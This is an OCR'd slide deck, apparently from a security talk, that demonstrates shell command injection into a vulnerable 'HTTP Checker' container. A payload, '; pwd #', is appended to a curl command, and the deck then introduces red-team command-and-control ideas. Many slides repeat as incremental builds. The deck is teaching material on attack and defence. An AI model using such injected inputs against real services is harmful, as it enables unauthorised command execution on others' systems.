
Running Containers




```
root@dtffmacac:~# docker ps
CONTAINER ID   IMAGE           COMMAND                   CREATED         STATUS         PORTS                        NAMES
ad063e933b4e   passwordstore   "/passwordstorestart…"    2 hours ago     Up 2 hours     127.0.0.1:5555->5555/tcp     passwordstore
e51aabe7cab9   httpchecker     "/httpcheckerstart.sh"    2 hours ago     Up 2 hours     0.0.0.0:4444->4444/tcp       httpchecker
```

Initial Compromise

Target - The HTTP Checker



Excellent Web Devs Were Hired




util.servus.mom

HTTP Checker

Target:


Normal HTTP Checker Operations



HTTP Checker

Target: https://is-my-deutsche-bahn-train-delayed.servus.mom

Normal HTTP Checker Operations



HTTP Checker

Target:

Target

```
https://is-my-deutsche-bahn-train-delayed.servus.mom
```


Command

```
curl -skm3 'https://is-my-deutsche-bahn-train-delayed.servus.mom'
```

Output

```
Duh?
```

This Looks Injectable...



HTTP Checker

Target:

Target

```
https://is-my-deutsche-bahn-train-delayed.servus.mom
```


Command

```
curl -skm3 'https://is-my-deutsche-bahn-train-delayed.servus.mom'
```

Output

```
Duh?
```

This Looks Injectable...



HTTP Checker

Target:

Target

```
https://is-my-deutsche-bahn-train-delayed.servus.mom
```


Command

```
curl -skm3 'https://is-my-deutsche-bahn-train-delayed.servus.mom'
```

Output

```
Duh?
```


Is This Injectable...



HTTP Checker

Target: '; pwd #

This Was Injectable!



HTTP Checker

Target:

Target

```
'; pwd #
```


Command

```
curl -skm3 ''; pwd #'
```

Output

```
/
```

This Was Injectable!



HTTP Checker

Target:

Target

```
'; pwd #
```


Command

```
curl -skm3 ''; pwd #'
```


Output

```
/
```

HTTP Checker Container



HTTP Checker Container, Compromised



What's a Container? (v2)

- Where my application runs all nice and self-contained
  - Application Developer

What's a Container? (v2)

- Where my application runs all nice and self-contained
  - Application Developer
  - Systems Administrator

What's a Container? (v2)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator

What's a Container? (v2)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator

Probably more to the story...

C2

C2 in a Nutshell

C2 in a Nutshell

- What is it?

C2 in a Nutshell

- What is it?
  - Command and Control

C2 in a Nutshell

- What is it?
    - Command and Control
    - Take control of a thing, via commands

C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...

C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work

C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)

C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple

C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?

C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)

C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)
  - Many, many frameworks

C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)
  - Many, many frameworks
  - Custom Code™

C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)
  - Many, many frameworks
  - Custom Code™
    - TODO: Roll your own

C2 in a Nutshell

